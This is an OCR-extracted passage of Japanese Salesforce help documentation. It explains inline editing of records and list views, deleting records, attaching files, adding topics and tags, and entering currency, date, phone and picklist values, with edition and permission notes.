


レコードをすばやく編集するにはキーボードショートカットを使用します。

- レコードの次の項目に移動するには、Tab キーを押します。
- 前の項目の戻すアイコンに戻るには、Shift + Tab キーを押します。
- 項目の変更を戻すには、戻すアイコンで Enter キーを押します。
- レコードに加えたすべての変更を戻すには、Esc キーを押して [キャンセル] に移動し、Enter キーを押します。
- 保存するには、Enter キーを押してから、再度 Enter キーを押します。

Lightning Experience でのインライン編集にはさらに次のような利点があります。

- 担当者はレコードの編集中にページ内を移動できます。変更を失うことなくレコードの Chatter フィードに切り替え、また戻ることができます。
- 担当者が変更を保存せずに別のページやブラウザタブに移動しようとすると警告されます。
- ページ下部のウィンドウにエラーメッセージが表示されます。長いレコードをスクロールするときは、 をクリックしてウィンドウを非表示にできます。



Lightning Experience のリストビューからレコードをインライン編集 (ベータ)

リストビューから直接、レコードの項目の編集ができて便利です。カスタムオブジェクトを含む、ほとんどの Salesforce オブジェクトでインライン編集が可能です。

リストビューにあるレコードのすべての項目でインライン編集が可能なわけではありません。項目のインライン編集がサポートされているかどうかは、マウスポインタを置いたときの でわかります。編集できないセルには鍵アイコン が表示されます。

いつものように、アクセス権限のあるレコードのみ編集できます。

リストビューの 1 行で項目を編集する手順は、次のとおりです。

1. リストで、編集するセルにマウスポインタを置いて、 をクリックします。複数の行でセルを編集した場合は、リストビューの下に [保存] ボタンが表示されます。
2. 編集可能なセルで変更を行います。
3. [保存] をクリックします。

複数のユーザがレコードの同じ項目を同時にインライン編集すると、最新の編集のみが保存されます。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

レコードの項目を編集する

- 編集するレコードの種類のオブジェクトに対する「編集」

リストビューのインライン編集の考慮事項

重要: このリリースには、Lightning Editのベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。

次の場合は、リストビューでインライン編集できません。

- リストビューに複数のレコードタイプが含まれている。
- リストビューで条件ロジックを使用し、OR 句が含まれている。
- リストビューに参照項目または連動選択リスト項目が含まれている。

レコードタイプを1つしか含まないように事前定義されている[最近参照したデータ]リストビューまたは[チーム]リストビューでは、インライン編集できます。ToDoオブジェクトのホームページのToDoも、リストビューに表示されていなくても編集できます。

次の項目または項目種別はインライン編集できません。

- レコード ID または作成日などの組み込み項目 (ユーザインターフェースからは編集不可)
- 標準項目種別 (日付/時間、ルックアップ、自動採番、積み上げ集計、レコードタイプ、主従関係、ロングテキストエリア、リッチテキスト、チェックボックス、階層)
- 名前、取引先名、住所項目、地理位置情報項目などの複合項目

  メモ: 姓名は編集可能です。

- 商談項目の売上予測と売り上げ予測分類
- カスタム連動選択リスト
- 外部参照関係項目
- 暗号化されたテキスト項目

インラインエディタを使用したレコードの編集に関するガイドライン

インライン編集保存のヒント

- カーソルが項目の編集ボックスにあるときに[Enter]キーを押すと、その項目の変更が確定されます。
- どの項目も編集モードにないときに[Enter]キーを押すと、そのレコードに対して行われたすべての編集が保存されます。

制限事項

- 次の場合は、インライン編集できません。
  - アクセシビリティモード
  - 設定ページ
  - ダッシュボード
  - カスタマーポータル
  - HTML ソリューションの説明

エディション

使用可能なエディション: Salesforce Classic

インライン編集を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

インライン編集を使用する

- オブジェクトに対する「編集」

- ケース、リード編集ページにある次の標準チェックボックスは、インライン編集できません。
  - ケース割り当て ([有効な割り当てルールによりケースを割り当てる])
  - ケースメール通知 ([メールで取引先責任者に通知する])
  - リード割り当て ([有効な割り当てルールによりリードを割り当てる])
- 次の標準オブジェクトの項目はインライン編集できません。
  - ドキュメントおよび価格表のすべての項目
  - [件名] および [コメント] を除く ToDo のすべての項目
  - [件名]、[説明]、および [場所] を除く行動のすべての項目
  - 個人取引先、取引先責任者、およびリードの氏名項目 ただし、コンポーネント項目は、[姓] や [名] などです。
- 項目レベルセキュリティまたは組織の共有モデルによるインライン編集を使用して、参照のみの権限しか持っていないレコードの項目の値を変更できます。ただし、変更内容を保存することはできません。保存しようとすると、権限が不十分であるため保存できない旨のエラーメッセージが表示されます。

特殊なケース

- 編集ページで編集できる項目はすべて、詳細ページでインライン編集できます。ただし、ToDo、行動、価格表、およびドキュメントの項目の一部で例外があります。これらのいずれかを編集するには、レコードの編集ページに移動し、該当する項目の値を変更し、[保存] をクリックします。次の表に、項目の一部にインライン編集制限を含むオブジェクトを示します。これらの項目を表示するには、特別な権限が必要な場合があります。

オブジェクト	項目
すべてのオブジェクト	すべての項目は、ロングテキストエリア項目を除き編集可能です。
商談	詳細ページのみ (リストビューではない) で編集可能な次の項目を除く、すべての項目が編集可能です。 - 金額 - フェーズ - 売上予測分類 - 数量
リード	詳細ページのみ (リストビューではない) で編集可能な [リード状況] を除くすべての項目が編集可能です。
ケース	詳細ページのみ (リストビューではない) で編集可能な [ケース 状況] を除くすべての項目が編集可能です。
契約	詳細ページのみ (リストビューではない) で編集可能な [契約状況] を除くすべての項目が編集可能です。

オブジェクト	項目
行動	次の項目のみが編集可能です。 - 説明 - 場所 - 件名 - 種別 - カスタム項目
ToDo	次の項目のみが編集可能です。 - 通話種別 - 説明 - 件名 - 種別 - カスタム項目
ドキュメント	編集可能な項目はありません。
価格表	編集可能な項目はありません。

拡張リストからのレコードの直接編集

組織でインライン編集と拡張リストの両方が有効になっている場合、リスト内のレコードを直接編集できます。編集可能なセルには、その上にマウスを置くと鉛筆アイコン( )が表示され、編集できないセルの場合は、錠アイコン( )が表示されます。

警告: 拡張リストビューでは、異なるユーザが1つのレコードの同じ項目に対して同時に編集を行うと、レコードは最新の編集内容で更新されますが、競合はメッセージで識別されません。

「リストからの一括編集」権限がある場合は、ほとんどの種類のレコードについて、一度に200件までのレコードの共通項目の値を変更できます。製品は一度に1つずつ編集する必要があります。

リストから1つのレコードを編集する手順は、次のとおりです。

1. リストで編集可能なセルをダブルクリックします。
2. 必要な値を入力します。
3. [OK] をクリックします。

リストから複数のレコードを一括編集する手順は、次のとおりです。

1. 編集する各レコードの横にあるチェックボックスをオンにします。複数のページでレコードを選択できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

拡張リストでインライン編集を使用する
- 「リストからの一括編集」

2. 編集するセルを 1 つダブルクリックします。選択した 1 つのレコードまたはすべてのレコードに対して編集を適用します。

レコードの更新を試みてエラーとなった場合、エラーになった各レコードの名前(分かっている場合)と説明がコンソールウィンドウに表示されます。コンソールウィンドウでレコードをクリックすると、新しいウィンドウに詳細ページが開きます。

メモ: エラーコンソールを表示するには、Salesforce ドメインに対するポップアップブロッカーを無効にする必要があります。

リストでのインライン編集の使用のヒント

- 標準項目の中には、インライン編集をサポートしないものがあります。たとえば、[ケースの状況]、[商談フェーズ]、[商談 金額]、[商談 数量] および [リード状況] などは、レコードの編集ページでなければ編集できません。詳細は、「インラインエディタを使用したレコードの編集に関するガイドライン」(ページ 163)を参照してください。
- 組織がレコードタイプを使用している場合、リスト内のレコードすべてが同じレコードタイプである場合に限り、リストでのインライン編集が可能になります。そのため、「*レコードタイプ 次の文字列と一致する X*」(*X* は、単一レコードタイプの名前またはマスタレコードタイプを意味する空白) という条件を指定して、リストに単一のレコードタイプのレコードを表示する必要があります。
- リストビューの検索条件にOR句が含まれている場合は、拡張リストでインライン編集を使用できません。
- 活動レコードのインライン編集をするには、「*ToDo 次の文字列と一致する* `True`」(ToDo の場合) または「*ToDo 次の文字列と一致する* `False`」(行動の場合) のいずれかを追加条件として指定する必要があります。
- 組織が個人取引先を使用している場合、次の制限があります。
  - インライン編集を使用して [取引先責任者] リストから個人取引先を変更することはできません。[取引先] リストからのみ、インライン編集を使用できます。\
  - 法人取引先に関連付けられている取引先責任者は、検索条件で *個人取引先 次の条件と一致する* `False` という追加条件を指定した場合のみ、インライン編集できます。

レコードの削除

レコードの削除は、ほとんどの Salesforce ユーザにとって標準となる手順です。オブジェクトの種類によっては、あるレコードを削除すると、他の関連レコードに影響を与えます。たとえば、取引先または取引先責任者を削除すると、関連付けられているすべての納入商品も削除されます。

1. 削除するレコードの種類について、削除による影響があれば認識しておきます。Salesforce ヘルプで確認できます。
2. 削除するレコードを見つけて開きます。
3. [削除] をクリックします。

関連トピック:

ごみ箱の使用

レコードからのメモと添付ファイルの削除

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードを削除する

- 削除するレコードの種類のオブジェクトに対する「削除」

レコードへのファイルの添付

ほとんどの種類の Salesforce レコードに Microsoft® Office ドキュメント、Adobe® PDF、および画像および動画などのファイルを添付できます。ソリューションに添付されるファイルを含めて、関連リストに直接添付されるときの添付ファイルのサイズ制限は 25 MB です。同じメールに添付される複数のファイルのサイズの上限は 25 MB で、ファイルごとの最大サイズは 5 MB です。

1. レコードを開きます。
2. [ファイル添付] をクリックします。
3. [参照] をクリックして、添付するファイルを検索します。
4. その後、[ファイル添付] をクリックしてファイルをアップロードします。
5. アップロードが完了したら、[完了] をクリックします。

メモ:

- ファイルをレコードの Chatter フィードに添付すると、[メモと添付ファイル] 関連リストにフィード添付として追加されます。Chatter フィードの添付ファイルサイズの制限は 2 GB です。
- 組織で [HTML で添付ファイルまたはドキュメントレコードとしてアップロードすることを許可しない] セキュリティ設定が有効になっている場合は、.htm、.html、.htt、.htx、.mhtm、.mhtml、.shtm、.shtml、.acgi、.svg の拡張子を持つファイルのアップロードはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードにファイルを添付する

- オブジェクトに対する「編集」

レコードのトピック

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

トピックは、共通のテーマで整理するためにほとんどの Salesforce レコードと関連付けることができる単語や語句です。トピックを使用して、共通のテーマでレコードをグループ化し、それらのトピックを使用してリストビューを絞り込むことができます。

Chatter が有効化されている場合は、トピックに関するレコードをトピック詳細ページの [レコード] タブに一元的に表示することもできます。たとえば、多数の取引先が会議に参加している場合、それらのレコードに「*User Conference*」(*ユーザカンファレンス*) というトピックを追加したとします。そのトピックを使用して取引先リストビューを絞り込んだり、(Chatter の場合は) *[User Conference (ユーザカンファレンス)]* トピックページの [レコード] タブに取引先をまとめて表示したりできます。

次の例に、トピックに関する [レコード] タブに取引先を表示するトピック詳細ページを示します (特定のトピックでこのような [レコード] タブが表示されない場合、そのトピックはまだいずれのレコードにも追加されていません)。



システム管理者は、取引先、納入商品、キャンペーン、ケース、取引先責任者、契約、ファイル、リード、商談、注文、ソリューション、カスタムオブジェクト、英語の記事のトピックを有効化または無効化できます。ToDo のトピックは有効にできますが、ToDo では [レコード] タブはサポートされていません。ファイルのトピックは、トピックを添付先のフィード投稿に追加したときに、自動的にファイルに追加されます。

レコードへのトピックの追加

共通のテーマによるレコードの整理、リストビューでのレコードの取得、トピック詳細ページでのレコードの参照 (Chatter の場合) をすばやく行うには、トピックを追加します。

レコードからのトピックの削除
適用されなくなったトピックをレコードから削除します。

関連トピック:

ファイルへのトピックの追加

レコードへのトピックの追加

共通のテーマによるレコードの整理、リストビューでのレコードの取得、トピック詳細ページでのレコードの参照 (Chatter の場合) をすばやく行うには、トピックを追加します。

オブジェクトのトピックは、そのオブジェクト種別のレコードにトピックを追加する前に有効化しておく必要があります。

メモ: すべてのトピック名は公開され、検索結果に表示されますが、そのトピックを持つレコードの表示には影響しません。

1. レコード詳細ページの上部で、レコード名の下にある [クリックしてトピックを追加] をクリックします。レコードにすでにトピックがある場合は、[トピック] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

トピックをレコードに追加する


- レコードに対する「参照」または「編集」

  および


  既存のトピックを追加するには「トピックの割り当て」

  または

  新規トピックを追加するには「トピックの作成」



システム管理者がフィードベースのレイアウトを有効化している場合、フィードビューのサイドバーで [トピックを追加] をクリックします。



2. トピックエディタで、テキストの入力を開始します。入力し始めると推奨リストが表示されるのでそこからトピックを選択したり、あるいはそのまま入力を続けて独自の一意のトピックを作成したりできます。複数のトピックを追加するには、各トピックの後にカンマを入力します。

   カンマ(,)および閉じる角括弧(])は、トピックを自動的に終了します。他の句読点、記号、区切り文字は、トピック名でサポートされています。

   レコードには最大 100 個のトピックを追加できます。

3. トピックの追加が完了したら、[完了] をクリックするか [Enter] キーを押します。

これで、レコードに追加したトピックを使用してリストビューを絞り込むことができるようになりました。システム管理者が Chatter を有効化している場合、レコードに追加したトピックはトピック詳細ページへのリンクになります。トピック詳細ページでは、関連レコードが [レコード] タブに表示されるため、簡単にアクセスできます (レコードの Chatter 投稿は、レコードのトピックに自動的に追加されないため、トピックを投稿に追加する必要があります)。

関連トピック:

- Salesforce Classic でのリストビューの作成
- レコードからのトピックの削除
- ファイルへのトピックの追加

レコードからのトピックの削除

適用されなくなったトピックをレコードから削除します。

トピックを削除してもこれらは実際には削除されていません。レコードからトピックを削除する前に、トピックを使用してレコードを追跡するために他のユーザがトピックを追加していないかを確認してください。

1. レコード詳細ページの上部で、[トピック] をクリックします。
2. レコードから削除するトピックの横にある をクリックします。
3. [完了] をクリックするか Enter キーを押します。

レコードからトピックを削除すると、そのトピックを条件として使用しているすべてのリストビューからそのレコードが削除されます。Chatter が有効化されている場合は、トピック詳細ページの [レコード] タブからもレコードが削除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レコードからトピックを削除する

- レコードに対する「参照」または「編集」

  および

  「トピックの割り当て」

レコードのタグ

タグは、単語や短い語句です。ユーザが各自のやり方で、データを記述したり整理するために、ほとんどの Salesforce レコードと関連付けることができます。タグを使用してさまざまなオブジェクトのレコードを共通のテーマや使用目的別にグループ化し、検索でそれらのタグを使用して、すばやく直感的に情報を見つけることができます。

たとえば、会議で多数の取引先責任者とリードに会い、そのすべてに「*ユーザ会議2011*」という語句をタグ付けしたとします。「*ユーザ会議2011*」というタグを検索し、検索結果でそのタグをクリックすると、それらのレコードを取得できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce では、2 種類のタグをサポートします。

- *個人タグ*は、個人的なタグです。自分がレコードに追加した個人タグは、自分のみが表示できます。
- *公開タグ*は、組織内の全ユーザによって共有されます。自分が追加した公開タグは、レコードへのアクセス権を持つすべてのユーザが表示できます。

システム管理者は、取引先、活動、納入商品、キャンペーン、ケース、取引先責任者、契約、ダッシュボード、ドキュメント、行動、リード、メモ、商談、レポート、ソリューション、ToDo、およびカスタムオブジェクトに対して、個人タグと公開タグを有効化できます。これにより、次の操作を実行できます。

- レコードにタグ付けする
- レコードからタグを削除する
- タグを参照、検索、および管理する

メモ: システム管理者がオブジェクトのトピックを有効にした場合は、そのオブジェクトで公開タグが無効になります。個人タグは影響を受けません。

レコードのタグ付け
レコードからのタグの削除
タグの参照、検索、および管理
最近使用したタブの表示

レコードのタグ付け

1. レコード詳細ページの右上で、[タグの追加] をクリックします。レコードにすでにタグが適用されている場合は、[タグの編集] をクリックします。
2. ［個人タグ］または［公開タグ］テキストボックスで、そのレコードに適用するタグをカンマで区切って入力します。タグには、文字、数字、スペース、ダッシュ、およびアンダースコアのみが使用でき、1 つ以上の文字または数字が必要です。

   新しいタグを入力すると、すでに定義されている最大 10 個のタグがタグのオートコンプリート機能で表示されます。入力するにつれて、推奨タグリストは変わり、入力した文字と先頭部分が一致するタグのみが表示されます。オートコンプリートのタグから 1 つ選択するには、それをクリックするか、キーボードの矢印キーを使用して選択し、Tab または Enter キーを押します。
3. [保存] をクリックします。

   ヒント: タグを作成または編集する場合は、Enter キーを押して変更内容を保存するか、Esc キーを押して変更内容を破棄できます。

メモ: 個人タグと公開タグの作成数と適用数には制限があります。すべてのエディションで、この制限を超えて新しいタグをレコードに適用しようとしても、タグは保存されません。制限に達した場合は、[タグ]ページで、使用頻度の低いタグ削除することができます。

関連トピック:

レコードのタグ
レコードからのタグの削除

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レコードのタグを編集する
- レコードに対する「参照」

公開タグの名前を変更する、または削除する
- 「タグマネージャ」

レコードからのタグの削除

1. レコード詳細ページの右上で [タグの編集] をクリックします。
2. ［個人タグ］または［公開タグ］テキストボックスで、削除するタグの横の [X] をクリックします。
3. [保存] をクリックします。

   ヒント: タグを作成または編集する場合は、Enter キーを押して変更内容を保存するか、Esc キーを押して変更内容を破棄できます。

削除したタグを適用しているレコードが他にない場合、そのタグは組織から完全に削除されます。他のレコードでそのタグを使用している場合は、検索結果と [タグ] ページにそのまま表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レコードのタグを編集する
- レコードに対する「参照」

タグの参照、検索、および管理

[タグ] ページにアクセスするには、詳細ページでタグの名前をクリックします。または、システム管理者がサイドバーにタグを追加している場合は、サイドバーの [タグ] をクリックします。

このページでは、次の操作を実行できます。

- タグの確認と参照
- タグ付きレコードの検索
- タグの検索
- タグの名前変更と削除
- 個人タグ統計の確認

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

公開タグの名前を変更する、または削除する
- 「タグマネージャ」

タグの確認と参照

［個人タグ］と［公開タグ］チェックボックスを使用して、ビューを制限または拡張します。個人タグは非公開であるため、自分が定義した個人タグのみを参照できます。組織で定義された公開タグはすべて参照できます。

タグ参照エリアの一番上で任意の文字をクリックすると、その文字で始まるタグのみが表示されます。また、[次のページ] や [前のページ] をクリックして参照できます。

デフォルトでは、タグはアルファベット順に一覧で表示されます。［並び替え］選択リストから [使用数順] を選択して、タグ付けされているレコードの数順にタグを並べ替えたり、[最後に使用した順] を選択して、タグがレコードに追加された時期が最近であるものから順に並べ替えたりできます。

タグ付きレコードの検索

タグをクリックすると、オブジェクトごとに整理されたレコードのリストが表示されます。タグに関連付けられたレコードの数が、タグの横に表示されます。さらに別のタグをクリックすると、結果を絞り込めます。複数のタグを選択すると、選択したタグすべてが適用されているレコードのみが結果リストに表示されます。タグの選択を解除し、検索条件から外すには、タグの横にある [X] をクリックします。[選択されているタグをクリア] をクリックして、タグをすべて選択解除します。

メモ:

- [タグ] ページ内のタグをクリックしたときに、リストのタイトルに表示される該当タグ数が、表示されるレコードの件数よりも多い場合があります。レコードにタグを追加した後に、共有権限の変更によってそのレコードへの参照権限を失った場合や、自分がアクセス権を持たないレコードに公開タグが適用されている場合、次のようなことが起こります。
- 検索結果と [タグ] ページには、カスタムオブジェクトでタグが有効化されている場合でも、関連するタブを含まないカスタムオブジェクトは表示されません。

列をカスタマイズして、検索結果を絞り込むことができます。

タグの検索

[タグの検索] テキストボックスに検索する語を入力し、[検索] をクリックします。検索条件に一致するタグのみが、タグ参照エリアに一覧で表示されます。そのなかから任意のタグをクリックすると、そのタグに関連付けられているレコードを表示できます。

検索文字列には少なくとも 2 文字を指定する必要があります。また、ワイルドカードや演算子を含めることもできます。

ページ上部の英字の横のタグ参照エリアには、最近の検索結果が保存されます。検索文字列をクリックすると、結果が返されます。

タグの名前変更と削除

- タグの名前を変更するには、タグの上にマウスポインタを置くと表示されるドロップダウンメニューから [名前を変更] を選択します。表示されるテキストボックスにタグの新しい名前を入力し、[保存] をクリックします。
- タグを削除するには、タグの上にマウスポインタを置くと表示されるドロップダウンメニューから [削除] を選択します。タグは、組織のすべてのレコードから除外され、ごみ箱に移動されます。

  ごみ箱からタグを復元すると、削除前に適用していたレコードに自動的に適用されます。詳細は、「ごみ箱の使用」 (ページ 217)を参照してください。

個人タグはすべてのユーザが名前の変更や削除を実行できますが、公開タグの名前の変更や削除には「タグマネージャ」権限が必要です。

個人タグの統計の確認

右側にある [個人タグの利用状況] をクリックします。このページには、現在の個人タグの作成数と適用数が表示されます。最大で次の数のタグを表示できます。

- 個人タグの作成数は 500 個まで
- 個人タグのレコードへの適用数は 5,000 件まで

個人タグの作成上限数に近くなったときは、名前を変更するなどして、よく似たタグを1つにまとめることを検討してください。たとえば、「自転車」、「サイクリング」、「マウンテンバイク」というタグがあれば、「サイクリング」と「マウンテンバイク」を「自転車」に変えることで、作成している個人タグの数を減らすことができます。

タグのレコードへの適用数を減らすには、使用しなくなった個人タグを削除してください。

最近使用したタブの表示

サイドバーで使用できる[タグ]リンクおよび[最近参照したタグ]ドロップダウンリストでは、それぞれタグを参照し、最後に使用したタグにアクセスすることができます。

- タグコレクション全体を参照、検索、管理するには、[タグ]をクリックします。
- [最近参照したタグ]ドロップダウンリストでタグを選択して、そのタグでマークされたすべてのレコードを表示します。このリストに表示されるタグは、レコードにタグ付けするために最後に使用したタグです。

通貨、日付、時間、電話番号の入力ガイドライン

さまざまなレコードに含まれる通貨、日付、時間、および電話番号項目に関するいくつかのガイドラインとヒントを理解しておくと、レコードの作成や編集が容易になります。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

通貨

ほとんどの Salesforce エディションで、［目標］、［年間売上］などの通貨項目に使用できる形式と通貨種別は、会社の［通貨］設定によって決まります。マルチ通貨を使用する Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition 組織の場合、形式と通貨種別は、作成または編集するレコード内の［通貨］項目によって決まります。

ヒント: 金額(または任意の種類の数値)を入力するとき、ショートカット **k**、**m**、**b** を使用してそれぞれ 1000、100 万、10 億を表すことができます。たとえば、`50k` と入力すると、`50,000` と表示されます。ただし、これらのショートカットは検索条件では機能しません。

日付と時間

多くの項目では、個人の［ロケール］設定で指定された形式で日付や時間を入力できます。

日付を入力するときは、カレンダーから日付を選択するか、手動で日付を入力できます。

特定の範囲内の日付のみが有効です。最も早い有効な日付は 1700-01-01T00:00:00Z GMT、つまり、1700 年 1 月 1 日の午前 0 時です。最も遅い有効な日付は 4000-12-31T00:00:00Z GMT、つまり、4000 年 12 月 31 日の午前 0 時です。これらの値は、タイムゾーンごとのオフセットとなります。たとえば、太平洋タイムゾーンでは、最も早い有効な日付は 1699-12-31T16:00:00、つまり 1699 年 12 月 31 日の午後 4 時です。

ヒント:

- 年は 4 桁の数値で表示、保存されますが、下 2 桁の入力ができます。その場合は Salesforce で上 2 桁が判別されます。入力値 *60* ～ *99* は20 世紀とみなされ (1964 など)、入力値 *00* ～ *59* は 21 世紀 (2012 など) とみなされます。
- 月と日のみの数値を入力すると (*01/15* など)、Salesforce で*現在*の年が補足されます。
- ロケールと言語が英語の場合、*Yesterday*、*Today*、*Tomorrow* のような語や曜日を入力できます。その場合は、Salesforce で日付が判別されます。曜日名 (*Monday* など) は常に次の週の曜日とみなされます。

電話番号

さまざまな電話項目に電話番号を入力すると、Salesforce では、入力した電話番号形式がそのまま保持されます。ただし、[ロケール] が英語(アメリカ)または英語(カナダ)に設定されている場合、10桁の電話番号と「1」で始まる 11 桁の電話番号は、レコードを保存すると自動的に (800) 555-1212 形式に設定されます。

ヒント:

- 10 桁または 11 桁の電話番号に括弧、空白、ハイフンを使用した形式 ((800) 555-1212) を使用しない場合は、番号の前に「+」を入力します。たとえば、*+49 8178 94 07-0* のように入力します。
- 10 桁および 11 桁の電話番号の形式が Salesforce で自動設定された場合、検索条件を指定するときに括弧の入力が必要になる場合があります。たとえば、「*電話 次の文字列で始まる (415)*」などです。

選択リスト値の選択

Salesforce には、いくつかの種類の異なる選択リスト値があります。

- 標準選択リスト - 下向き矢印をクリックして、単一の値を選択します。
- 複数選択リスト - スクロールボックスで使用可能な値をダブルクリックし、右側の選択したスクロールボックスに値を追加します。単一の値または複数の値を選択できます。範囲内の値を選択するには、Shift キーを押しながら範囲の最初の値を選択して、最後の値をクリックします。次に、矢印をクリックして、選択されているボックスに選択内容を追加します。
- 連動選択リストおよび制御選択リストは相互に連動して機能します。制御選択リストで選択した値は、連動選択リストに使用できる値に影響します。制御選択リストおよび連動選択リストは、アイコンをクリックすると編集ページに表示されます。制御選択リストまたは連動選択リストの名前を表示するには、アイコンにマウスポインタを置きます。

メモ: Salesforce で直接より適切なメモをよりすばやく作成

Salesforce メモ取りツールの拡張バージョンである「メモ」を使用すると、ワークフローを合理化し、生産性を高め、Salesforce を最大限に活用できます。箇条書き、番号付きリスト、画像、テキスト書式などを使用してリッチテキストのメモを作成できます。さらに、数回のクリック操作でメモを複数のレコードに関連付けることができます。

「メモ」は Salesforce Files の上位に構築されるため、メモに関するレポートの作成や Chatter を使用したメモの共有など、ファイルで可能な多くの同じ操作をメモでも実行できます。

「メモ」で可能な操作についての詳細は、動画をご覧ください。メモの使用方法。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

